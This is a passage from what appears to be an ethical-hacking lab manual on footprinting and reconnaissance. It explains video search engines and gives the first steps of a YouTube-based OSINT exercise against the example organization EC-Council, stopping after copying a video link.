
Video search engines are Internet-based search engines that crawl the web looking for video content. These search engines either provide the functionality of uploading and hosting the video content on their own web servers or they can parse the video content, which is hosted externally.

Here, we will perform an advanced video search and reverse image search using the YouTube search engine and YouTube Metadata tool.

Note: Here, we will consider **EC-Council** as a target organization. However, you can select a target organization of your choice.


1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.youtube.com** and press **Enter**. YouTube page appears as shown in the screenshot.

Note: If you choose to use another web browser, the screenshots will differ.




Module 02 – Footprinting and Reconnaissance

2. In the search field, search for your target organization (here, **ec-council**). You will see all the latest videos uploaded by the target organization.



3. Select any video of your choice, right-click on the video title, and click **Copy Link**.

